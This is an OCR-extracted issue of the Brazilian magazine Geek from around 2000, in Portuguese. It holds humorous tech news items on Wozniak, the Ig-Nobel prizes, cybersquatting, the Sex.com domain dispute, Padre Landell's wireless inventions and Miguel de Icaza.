Mande sua opinião, sugestão ou comentário sobre a Geek (mas mande alguma coisa digna de figurar em nosso Inbox, senão você só vai ganhar agradecimentos)

Por carta: R.Padre Benedito de Camargo,
315 - SP - CEP 03604 010
Por e-mail: info@geek.com.br
Por fax: (0xx11) 6191 7346
Por rádio amador:
www.radioamadores.cjb.net

QUEM TE VIU, QUEM TE VÊ

Antes & Depois


Steve Wozniak

Richard Grotok



1977 - Com o lançamento do computador Apple II, tornou-se o principal responsável pela revolução causada com o computador pessoal. Bicho-grilo e posteriormente milionário, dedicava-se a promover eventos musicais e a apoiar instituições educacionais.

Reprodução



2000 - Ainda bicho-grilo e milionário, continua a promover eventos musicais e principalmente, apoiar e desenvolver projetos educacionais através da instituição Woz, que aliás, é seu apelido.

Metallica

Divulgação



1986 - Banda pesada, suja e rápida. "Milítantes do Metal", diziam coisas como: "Nunca faremos um videoclipe".


Divulgação



2000 - Riquíssima, a banda torna-se a inimiga nº1 do Napster, mostrando suas ideologia\$ atual\$. Ah... eles já fizeram videoclipes .


Ritchie

Divulgação



1983 - Músico Inglês radicado no Brasil, após diversas bandas frustradas estoura nacionalmente com a canção ultrapop "Menina Veneno" (lembra?) vendendo mais de 1 milhão de cópias de seu disco.

Reprodução



2000 - Atuando como websound designer há quase uma década, é hoje um dos maiores especialistas em sonorização de web sites. Prepara também um novo disco, a ser lançado exclusivamente na rede.

POLTERGEIST DIGITAL

E-mails do além

Criador da Bruxa de Blair encara entidades digitais

Conversar através de e-mails com o irmão morto há anos e usar a web para investigar e divulgar




Divulgação

fenômenos paranormais. Demorou um pouco, mas já tem gente investindo na idéia, mais especificamente no seriado *Freakylinks*, lançamento da Fox para a temporada 2000/2001 na TV americana. Por trás da produção estão os inventores do filme *A Bruxa de Blair*.

O personagem principal de *Freakylinks* é Derek Barnes, o sujeito que manda e-mails para o irmão defunto e que herdou dele um website sobre fenômenos inexplicáveis.

Atenção: pode parecer, mas não é uma comédia, muito pelo contrário. A série vem sendo classificada como um "Cyber X-Files" com maiores doses de terror.



Divulgação

A exemplo do esquema de marketing da *Bruxa de Blair*,

o site de www.freakylinks.com é "verídico", como se fosse produzido pelo protagonista.

Enquanto os episódios não chegam à TV paga brasileira, o site serve para conferir mais esse "filhote" da Internet.

IN MEMORIUM

Museu

Space Invaders, a máquina que iniciou toda uma geração nos prazeres dos jogos eletrônicos. Simples, viciante e vendida hoje por cerca de US\$ 300,00 em sites como o E-Bay.



Alberto Liviero

“Eu realmente não tenho nenhum respeito por essas pessoas, apesar de respeitar seus produtos”

Bernard Vergnes, chefe de operações da Microsoft na Europa, Oriente Médio e África, sobre as concorrentes Oracle e Sun Microsystems

PAÍS DO FUTURO

Armando a barraca na web

Mercado informal também tem espaço na rede

No cartão-postal oficial de São Paulo, bem ao lado da Avenida Paulista, existe uma barracquinha de cachorro-quente. “Que novidade!”, você pensa. Mas essa merece seu respeito por fazer algo ainda inédito: divulgação pela Internet.

Leandro Neves Galvão dos Santos, 26, dono da barraca BlackDog, solta o verbo e prova que além de técnico de futebol, todo brasileiro é também um “marqueteiro” da internet.



Geek: O nome da barracquinha (Black Dog) foi por causa da música do Led Zepellin?

Leandro: É, eu sou roqueiro. A gente estava precisando de um nome, daí me veio esse na cabeça.

Geek: E a história de fazer o site da barraca de hotdog, como surgiu?

Leandro: Na verdade, eu sou “marqueteiro”. Um amigo deu a idéia de divulgar pela internet e fui atrás.

Geek: Que sites você costuma acessar quando navega na internet?

Leandro: Eu acabei de comprar um computador, agora que estou começando a entrar na internet.

Geek: Além do marketing, qual os planos para o site?

Leandro: www.blackdog-hotdog.com
Pretendo que o delivery aconteça também pela internet. Para aqueles caras que estão sempre conectados não terem o trabalho de ligar e fazer os pedidos, aí eles só mandam um e-mail que deverá cair em um fax na barracquinha.

O OUTRO LADO DA MOEDA

Prêmio Ig-Nobel

Os trabalhos premiados na sátira do prêmio Nobel

Não, meu amigo, isso não tem nada a ver com o provedor brasileiro IG. As duas letras aqui associam o prêmio Nobel à palavra “ignóbil”. O porquê você vai entender assim que souber quais pesquisas ganharam o prêmio Ig-Nobel 2000. Vamos a algumas:

Ig-Nobel de Biologia: relatório do pesquisador Richard Wassersug intitulado “Sobre a Palatabilidade Comparativa de alguns Girinos da Estação Seca da Costa Rica”;

Ig-Nobel de Física: a experiência de Andre Geim no uso de imãs para levitar rãs e lutadores de sumô;

Ig-Nobel de Medicina: uma equipe de quatro holandeses autores de “Imagens de Ressonância Magnética em Genitais



Masculinos e Femininos Durante o Ato Sexual e Durante Excitação Feminina”;


Ig-Nobel de Ciências da Computação: Chris Niwander, criador do PawSense,

programa que detecta quando um gato está andando em cima do teclado de um micro.

Antes que você morra de rir, aqui vai o mais impressionante: todos trabalhos são sérios (na medida do possível) e foram documentados em revistas especializadas.

Maiores detalhes no site do ig-Nobel...

www.improbable.com/ig/ig-top.html



MAL TRAÇADAS LINHAS


“Só por diversão...”

O que Linus Torvalds, Shakespeare e Paulo Coelho têm em comum?

“Just For Fun: The History Of An Accidental Revolutionary” (Só Por Diversão: A História de Um Revolucionário Acidental). Esse é o título da autobiografia que Linus Torvalds deve mostrar ao mundo ainda no primeiro semestre de 2001.

A primeira incursão literária do inventor do Linux foi anunciada no final de novembro último pela editora HarperCollins Publishers. Segundo uma porta-voz da empresa, o livro vai refletir o bom humor e a irreverência de Torvalds, combinando a história de sua vida, detalhes técnicos de programação e um pouco de sua filosofia de negócios.

Em tempo: o livro não será open source, Linus não está aceitando contribuições e a distribuição não será gratuita.



CULTURA

Dicionário Geek

Expressões da informática ao pé da letra

Placa mãe



MICROSOFT & SBT

Campeões de Venda

Com vocês, os softwares piratas mais vendidos nos camelôs de SP



1º

Windows ME – Millennium (Microsoft Windows)



2º

Microsoft Office 2000/Windows 98



3º

Show do Milhão/ AutoCad 14 e 2000

Dados obtidos em out 2000, na R. Santa Efigênia, zona central de São Paulo e paraíso do camelôs pirateiros

JESUS FOI CLONADO?!

Criações de ETs

Somos todos crias de laboratório

A vida na Terra foi criada em laboratórios alienígenas por um ser chamado Elohin. Através da engenharia genética, ele fez criaturas a sua imagem e semelhança. Em outras palavras, somos todos clones dele.

Assim surgiu a raça humana segundo a organização religiosa Movimento do Raelian. O movimento alega que o nome Elohin está na bíblia hebraica (significa Deus) e que Cristo ressuscitou graças a avançadas técnicas de clonagem. A organização vai além: usa seu laboratório para fornecer clones animais, conservar células para futura clonagem e produzir órgãos. Pela módica quantia de US\$ 200 mil, oferecem a clonagem humana.

O laboratório aceita colaborações de cientistas de todo o mundo, para atingir seu objetivo máximo: clonar um humano

diretamente para a fase adulta, transferindo personalidade e memória, atingindo a assim a imortalidade. Vale comentar,

esta foi a técnica utilizada na ressurreição de Cristo (segundo eles, claro).

Para garantir seu lugar no amanhã, visite o site dos raelianos. Eles aceitam cartão...




Rael, fundador do movimento e atual maluco de plantão

VALE QUANTO PESA

Vida ganha

O que Larry Ellison, dono da Oracle, pode fazer com sua humilde fortuna

Nome/ Idade: Lawrence J. Ellison, 56
Ocupação: Dono e presidente da Oracle
No ranking de mais ricos do mundo: 2º lugar
Fortuna: US\$ 58 bilhões



O que ele poderia comprar:

- 253 milhões, 667 mil e 426 edições do Windows Millennium*
- 3 trilhões e 712 milhões de CDs Show do Milhão*
- 1 bilhão, 50 milhões e 500 mil ações da Microsoft*

* Se a compra for feita nos camelôs citados no topo da página, os números aumentam cerca de 40 vezes. Ações da MS ainda não estão disponíveis em camelôs

SAÚDE GEEK

Fitness

Problemas físicos em frente ao micro? Nós temos a solução!

Horas a fio diante do monitor, movimentos contínuos e incansáveis na dupla teclado/mouse, aquela postura incorreta... Tá, eu sei que você adora isto, mas e seu corpo? Para garantir futuros momentos de prazer, já aos exercícios Geeks.



1.

Faça movimentos circulares com seus ombros - lentamente. Relaxa os músculos e alivia a tensão.

2.

Espreguizar é ótimo. Faça o movimento da figura e depois eleve as mãos acima da cabeça, esticando totalmente os braços. Nada de força. Suavidade é a chave!



3.

Junte as palmas das mãos e abra os dedos para os lados. Depois afaste as mãos sem perder contato com as pontas dos dedos.



4.

Com os braços relaxados e junto ao corpo, mexa as mãos abertas em movimentos circulares nos dois sentidos.




Ilustração: G. da Silva

Cybersquatters: o alvo da vez

Ganhar dinheiro registrando domínios já não funciona como antes

Seu nome é Everaldo Barbosa e você é um astro da música brega. Interessado nesse papo de Internet você vai registrar o domínio "everaldobarbosa.com" e...

surpresa! Alguém já registrou. Existe tanta gente que fez e continua fazendo isso, que a espécie ganhou até um nome: cybersquatters.

A alcunha é referência aos squatters, invasores de prédios abandonados, quase sempre punks anarquistas.

Os cybersquatters são atualmente o alvo preferido das autoridades, até mais que os hackers. E em raríssimos casos eles conseguem se safar. Basta contatar a WIPO (World Intellectual Property Organization) e o reclamante tem grandes chances de se dar bem. Veja o que aconteceu nos últimos meses:

- O domínio sade.com foi tomado pela cantora Sade Adu, que na verdade se chama Helen Folsade Adu;

Adjani, Sade e Madonna: vítimas dos cybersquatters



- Isabelle Adjani, uma das mais famosas atrizes francesas dos últimos tempos ganhou o domínio isabelle-adjani.net;

- A cantora Madonna faturou o domínio

madonna.com, antiga propriedade de um empresário de pornografia na Internet;

- A agência de notícias Reuters ganhou na justiça os domínios www.wwwreuters.com, reters.com, ruters.com, reuers.com e reutersnews.com;

- A Microsoft faturou os direitos sobre www.microsoft.com, alegando que o registro foi efetuado de "má fé".

Ainda existem outros casos notórios, como JuliaRoberts.com, JimiHendrix.com, BradPitt.com, MichaelSchumacher.com...

Moral da história: pense duas vezes antes de registrar o domínio PedroDeLara.com.br, pois depois ele vem atrás de você e ganha... (Opa! E não é que o domínio está disponível!!)

DÍGITOS

Afogando em números

Às vezes uma estatística diz mais do que mil palavras - às vezes não...

30.656.015

Total de domínios registrados na World Wide Web. Desses, 18.563.619 são .com.
(Media Matrix - ago/2000)

23%

Porcentagem de empresários da internet que praticariam canibalismo numa situação extrema. Entre empresários tradicionais, o índice é de 6%.
(Revista Maxim - out/2000)



2

Usuários de Linux na Antártida
(The Linux Counter)

ACAREÇÃO

"Tá na cara!"

Aprenda a identificar um designer de sites no primeiro contato

O webdesigner



GEEK NA MÍDIA

É nós na VIP

Para você que ainda não sabe o que é um Geek

Pergunta mais ouvida pela equipe da Geek: "mas o que é Geek?" (pronunciando "jiqui"). Se você também já se fez essa pergunta, eis a resposta fornecida, não por nós, mas pela revista VIP, da editora Abril.

Ah, e não é "jiqui". É "guíqui", vacilão!!

Geek: fanático por tecnologia; já foi considerado um nerd bobalhão e sem mulheres, mas, depois da ascensão do geek-mor Bill Gates, virou o rei da cocada preta.
Start-up: de empresa iniciante, ou um grupo de coitados que varam noites trabalhando sem ter a menor idéia de como ou quando o pesadelo vai acabar.
Venture capital: de capital de risco; o dinheiro que os engravatados emprestam para você ser escravo do seu próprio negócio.

Reprodução

BOA AÇÃO VIA INTERNET


Seu micro contra a AIDS

FightAIDS@Home adapta idéia de colaboração do projeto Seti@Home

Tempos atrás o projeto Seti@Home ficou famoso por inventar uma nova utilidade para micros conectados à web. Todos que baixassem um programa específico, deixariam seu computador trabalhando nos momentos

colaboradores, os cientistas querem chegar mais perto da cura para AIDS.

Como fazer para entrar no projeto? Pode baixar o programa Entropia no site da organização ou usar a cópia que incluímos no



de inatividade, procurando sinais de vida extraterrestre. O projeto funciona até hoje, com muito sucesso.

Adaptando a idéia do Seti@Home a uma causa mais nobre, diga-se de passagem, surgiu o projeto FightAIDS@Home. Dessa vez, a capacidade ociosa de micros conectados à net é usada para processar dados científicos sobre o HIV e suas reações a diferentes variáveis. Com as simulações nas máquinas de

CD-ROM bônus dessa edição. O software vai usar seu computador quando não houver mais nada sendo feito nele - como quando você vai tomar um cafezinho e deixa o protetor de tela rodando por meia hora. Depois, os resultados são enviados para o servidor central.

Nunca foi tão fácil fazer uma boa ação.



SINCRETISMO.COM

CyberSanto Forte

Despacho online? Trabalho pela rede? Saravá!

Banhos de ervas, pontos, passes, adivinhações, aquele trabalhinho? Quer resolver seu problema profissional, afetivo, espiritual? Está a fim de se vingar de seus inimigos, daquele Windows que vive travando? É só levar o terreiro para casa - virtualmente (pensou que fosse o que?). Você vai poder consultar cartas, búzios adivinhos, obter ajuda espiritual e encomendar trabalhos. Tudo online.

Penetre no "lado negro da força", acompanhando Tatá Caveira, Pai Carlos, Pai Delair e cia. aos mais profundos grotões da umbanda e quimbanda, onde exus, anjos e bruxos o aguardam. Saravá!

www.luande.com.br

www.carlos-tucuni.com.br

www.webspace.com.br/delair

www.tatacaveira.org

www.paicarlos.cjb.net



Editora de arte

POR UM TRIZ
Qual desses provedores vai falir primeiro?

| | |
|-------------|-----|
| BRFree | 36% |
| Super11 | 30% |
| NetGratuita | 22% |
| iG | 12% |


Pesquisa realizada no site da revista Geek, 15 dias antes do site Super11.net fechar as portas e mais de um mês antes do NetGratuita seguir o mesmo caminho

Quantas vezes o nome de Bill Gates foi mencionado nessa edição

2 (aqui e acima à esquerda)

Utilidades para os CDs da AOL

A sua pilha de CDs gratuitos da America Online (ou de outro provedor) já está no teto? Hora de reaproveitá-los



Porta-Copos

Uso óbvio, mas também um dos melhores. Só não use com bebidas alcoólicas. Uns goles a mais e você pode querer instalar o CD.



Porta-Canetas

Você vai precisar de pelo menos uns 5 CDs para fazer isso e só vai caber uma caneta. Mas melhor do que deixar os CDs jogados.




Decoração natalina

CDs podem ser extremamente decorativos! Use a imaginação, e com pouco dinheiro, você terá enfeites inesquecíveis!




Limpador de lixas

Suas lixas estão sujas? Limpe-as usando os benefícios do plástico do CD. Além de deixá-las melhores, você evita que os dados sejam acessados por desavisados.



Freesbee

Tudo bem, os CDs não são do tamanho de um freesbee profissional. Mas com uma leve decoração, eles vão fazer o maior sucesso nas suas seções "farofa" na praia.



Impressione os amigos

Gostou do efeito na foto? Então coloque seu CD no microondas, ligue e veja o show. Não se preocupe, não danifica nada, além do CD - o que não chega a ser ruim...

MAMATA Quem quer dinheiro?

Fature com seu micro sem usá-lo!

Você sempre quis ganhar dinheiro com seu micro, apesar de não saber nem mudar as cores do Windows? A Data Synapse é a solução. A empresa inventou um sistema que usa a capacidade ociosa de computadores ligados à internet para processar dados e em especial, para viabilizar uma nova ferramenta de pesquisa na web.

Quem se inscreve e deixa seu computador trabalhando para a Data Synapse no tempo vago recebe créditos Flooz, uma espécie de moeda aceita em sites de e-commerce. Se preferir, o usuário pode doar seu pagamento para instituições de caridade.

CHUTÔMETRO Sobe

Free BSD

Que o Linux não é a única boa alternativa ao Windows todo mundo sabe. Mas eis aqui um sistema tão bom ou melhor que o Linux.

NTT DoCoMo

A empresa japonesa faz do outro lado do mundo o que nos outros lugares só é prometido: torna web sem fios interessante.

DVD

Aproveite os últimos momentos ao lado do seu videocassete. A queda de preço dos DVDs domésticos é a pá de terra que faltava.

Desce

Wap no Brasil

O Wap só é interessante para quem ganha dinheiro com as propagandas sobre o sistema. Para o usuário, ainda é caro e tosco.


AOL Brasil

Não bastassem trapalhadas, falta de diretores e estratégia de mercado, a AOL ainda gasta US\$ 45 milhões para realizar o Rock In Rio.

Cube

Depois de uma década emplacando maravilhas de design e performance, a Apple amarga um belo mico com seu Cube.

Divulgação



ARMAZENADO NO HARD DISK

Grandes Momentos da Informática

Gilberto Gil adota a Internet como musa e enfia o pé na jaca

14 de Dezembro de 1996. Gilberto Gil faz o lançamento da canção "Pela Internet" através da própria rede, cantando uma versão acústica da música (transmitida em streaming ao vivo) e conversando com internautas sobre sua relação com a rede. Foi a primeira vez que um artista nacional fez algo do gênero, abrindo caminho para muitos outros.

Goste-se ou não da canção, o sucesso de

marketing é indiscutível. Tanto que algum tempo depois, a música foi parar no comercial de um grande banco.

Alguns dos versos da música já anteviam os rumos da rede: "De Connecticut acessar/ O chefe da Macmilícia de Milão/ Um hacker mafioso acaba de soltar/ Um vírus pra atacar programas no Japão".

A conferir no álbum Quanta (WEA/ 1997).

CENSURA CORPORATIVA

Cemitério de anúncios

Vibradores, celulares e seios: coisas que publicitários adoram e clientes odeiam

Os anúncios que chegam ao mercado são como os espermatozoides que conseguem fecundar óvulos: raríssimos. Para cada peça publicitária que chega a você, muitas foram sepultadas durante o processo de produção.

Para prestar tributo aos anúncios recusados, na maioria absoluta das vezes pelos clientes, Jeffrey Zeldman criou o site Ad Graveyard (cemitério de anúncios), onde expõe várias peças reprovadas. Há desde

anúncios para revistas, até banners e pôsteres.

O material rejeitado às vezes revela muito mais sobre as companhias do que os anúncios aprovados. Aqui está uma pequena amostra do Ad

www.zeldman.com/ad.html

Graveyard,

referente a companhias tecnológicas, que deveriam ser mais arrojadas, mas provam ser igualmente conservadoras.

É só a ponta do iceberg...

Cliente: Ericsson


Produto: Celular com vibracall

Causa da morte: O cliente não gostou por motivos óbvios...



Das T18s mit Vibra Call.

ERICSSON



Alton Networks
THE DIRECT CONNECTION COMPANY

Cliente: Alton Networks (hoje Alton Web Systems)

Produto: Portas, roteadores & cia.

Causa da morte: não divulgado, mas suspeita-se que o marketing da empresa o considerou muito "selvagem"

ANTRO DE PERDIÇÃO

Fechem os fliperamas!

Governo da Malásia fecha Arcades

Como pode um dos maiores pólos de desenvolvimento tecnológico do mundo ser contra jogos eletrônicos? Perguntem para os administradores da Malásia, que resolveram, na primeira semana de outubro/ 2000, decretar o fechamento de todas casas de diversões eletrônicas do país.

A justificativa para a lei que fechou os fliperamas vem do primeiro ministro. Ele disse que os estabelecimentos eram antros de jogos de azar e representavam o "ópulo dos jovens".

Uma justificativa igualmente compreensível? A Malásia é um país de maioria muçulmana ortodoxa, desconfiada e linha dura.



19 Quantidade de vírus que agem no Linux. Não podemos informar o número de vírus para Windows, pois nesse momento está surgindo mais um... mais um...

ESCREVEU NÃO LEU, O PAU COMEU

Viúvas do Stephen King

Nossos pêsames para quem acreditou no e-book do escritor

Vimos por meio desta registrar nossa solidariedade para com todos que apostaram no futuro da literatura via web, em especial todos que gastaram cerca de US\$ 7,00 para baixar capítulos do livro "The Plant", de Stephen King. Não desanimem, pois Mr. King disse que um dia concluirá a obra.

Já para aqueles que baixaram os capítulos e não pagaram...que vergonha... Foi por causa de vocês que o índice de inadimplência passou dos 50% e King desistiu de escrever. Bonito, hem?



Reprodução

HA-HA-HA-HA-HA!!

Piada #0002

Um helicóptero sobrevoava Seattle, quando entrou numa tempestade. Os instrumentos pararam de responder e as nuvens impediam qualquer orientação visual.

Sem saber qual curso seguir, o piloto viu um prédio muito alto. Pegou uma cartolina e escreveu com letras gigantes "ONDE ESTOU?"

Ele circundou o prédio, mostrou o cartaz para as pessoas na janela e logo depois elas voltaram com um cartaz: "VOCÊ ESTÁ NUM HELICÓPTERO".

O piloto sorriu para o co-piloto, subiu e em 5 minutos chegou ao aeroporto em meio à tempestade.

Espantado, o co-piloto perguntou:
- Como aquele cartaz ajudou você?

- É que naquela hora eu percebi que estava sobre o prédio da Microsoft.

- Mas como?
- Eles me deram uma resposta tecnicamente perfeita, mas sem utilidade nenhuma...

Cotação da piada: 486 50SX, 4 Mb RAM



Ilustração: G. da Silva

CARTOON INTERNETWORK

Nerds do PC


Uma família dos anos digitais. Apresentamos: PC Weenies

Bob, um usuário viciado em PCs, sem conhecimentos profundos, mas que vara noites fazendo downloads, atualizando seu equipamento e pesquisando novidades. Pam, sua esposa, é administradora de sistemas Unix e nas horas vagas não quer ouvir falar em computador.

Completam a família dessa insana tirinha Milton, um garoto hacker, Augustus, um velhinho avesso à tecnologia e RoboMut, um cachorro-robô.

PC Weenies é criação de Krishna Sadasivan (não se assuste com o nome de filha da Baby Consuelo com o Pepeu Gomes, a tirinha vale a pena).

Muito bem, quem foi o espertinho que instalou Linux nas máquinas de treinamento?



www.pcweenies.com

TARDA MAS NÃO FALHA

Sex.com: a odisséia

A história do roubo de um dos domínios mais valiosos da web

Não é preciso ser expert em marketing para saber que o domínio Sex.com é uma verdadeira mina de ouro. Foi por essa razão que Stephen Cohen, americano condenado por fraude num processo de falência, decidiu roubar o domínio assim que saiu da cadeia.

Era 1994 e o site Sex.com ainda não estava no ar, pois seu dono, Gary Kremen, não havia gerado conteúdo suficiente. Stephen Chen usou então, o clássico esquema 171: forjou documentos de transferência, apresentou à Network Solutions, empresa responsável pelos registros e roubou na cara de pau o domínio Sex.com.

De lá para cá, Cohen e Kremen vêm travando uma ferrenha batalha nas cortes para saber quem fica com o nome. Cohen alega que comprou o domínio por US\$ 1.000,00. Já Kremen tenta provar a maracutala.


Depois de 6 anos vendo seu rival encher os bolsos de dinheiro, Kremen finalmente conseguiu ganhar o domínio de volta na justiça. Cohen é claro, vai recorrer, apesar das pequenas chances de ganhar. Os números fazem valer o esforço.

Sex.com

Recorde de visitas por dia:
25.000.000

Valor de mercado aproximado:
US\$ 100.000.000,00

Valor depositado em juízo por Cohen
(até o juiz determinar o prejuízo total)
US\$ 25.000.000



www.computerinfantia.com

O Homem Wireless

O Místico, Engenheiro, Operário

Padre Landell

Num dia de 1893, uma onda eletromagnética, modulada por sinal de áudio, irradiou de um emissor instalado na Av. Paulista, em São Paulo e percorreu cerca de oito quilômetros até encontrar o aparelho detector, no bairro de Santana. Foi a primeira transmissão de voz humana sem auxílio de fios. Autor da façanha? O padre brasileiro Roberto Landell de Moura.

Padre Landell, como gostava de ser chamado, nasceu em Porto Alegre-RS, em 21 de janeiro de 1861. cursou a Escola Politécnica no Rio de Janeiro, e seguiu para Roma, onde fez estudos de Física e Química, sendo ordenado padre em 1886, após se formar na Universidade Gregoriana. Durante este período, desenvolveu as primeiras idéias de sua teoria sobre "Unidades de Forças Físicas e a Harmonia do Universo", que norteou suas descobertas futuras.

Com o êxito de seus experimentos pioneiros e inéditos mundialmente, Landell obteve uma patente brasileira para um

"aparelho destinado à transmissão fonética à distância, com fio ou sem fio, através do espaço, da terra e do elemento aquoso, patente 3.279". Era 9 de março de 1901.

Padre Landell, consciente do real valor de suas invenções, partiu para os E.U.A, com o intuito de patentear seus aparelhos.

Conseguiu três patentes em Washington:

Transmissor de Ondas, Telefone sem fio e Telégrafo sem fio, todas obtidas em 1904. As patentes incluem vários avanços técnicos como transmissão por ondas contínuas, ondas curtas, por meio da luz, princípio da fibra ótica e a válvula de três eletrodos, peça fundamental no desenvolvimento da radiodifusão.

Ainda em 1904, de forma precursora, começa o projeto de transmissão de imagem, em um documento batizado de "Telephotograma ou Visão à Distância". Traduzindo, televisão mesmo, que só em 1926 teria sua primeira exibição

pública.

Mas nem só de glórias viveu Landell. Ao retornar dos EUA com suas patentes, ele pensou que tratariam com mais consideração suas descobertas. Escreveu ao então

presidente e solicitou dois navios para uma demonstração.

Um assessor governamental o procurou e padre Landell informou que queria a maior distância possível entre os navios, pois futuramente aperfeiçoada, seus aparelhos serviriam até para comunicações interplanetárias. Seu pensamento avançado foi tachado de loucura.

Aos 67 anos, em 30 de junho de 1928, morreu anonimamente, abatido pela tuberculose, em um modesto quarto da Beneficência Portuguesa de Porto Alegre, cercado por parentes e poucos fiéis amigos.


O mundo perdeu um gênio desconhecido. Suas obras muito serviram a humanidade e ajudaram muita gente fazer a fama e fortuna - não é mesmo, Sr. Marconi?

Reprodução



"Futuramente aperfeiçoados, seus aparelhos serviriam até para comunicação interplanetária"

Abaixo: réplica do primeiro transmissor construído pelo Pe. Landell



Reprodução

Miguel de Icaza

Ele tem tudo para ser um dos heróis do Terceiro Mundo na batalha pela livre difusão do software. Ou quem sabe, ir muito além disso...


Larry Ellison da Oracle tem 56. Steve Jobs da Apple tem 45. Miguel de Icaza, o homem que pode abalar os impérios desses gigantes, tem 27.

Qual a arma de um sujeito tão jovem nessa batalha capitalista?

Duas palavras: Linux e Gnome.

Miguel De Icaza era um graduando do curso de matemática na Universidade da Cidade do México quando apresentou ao mundo o Gnome, ferramenta capaz de tornar o Linux familiar o suficiente para seduzir usuários do Windows.

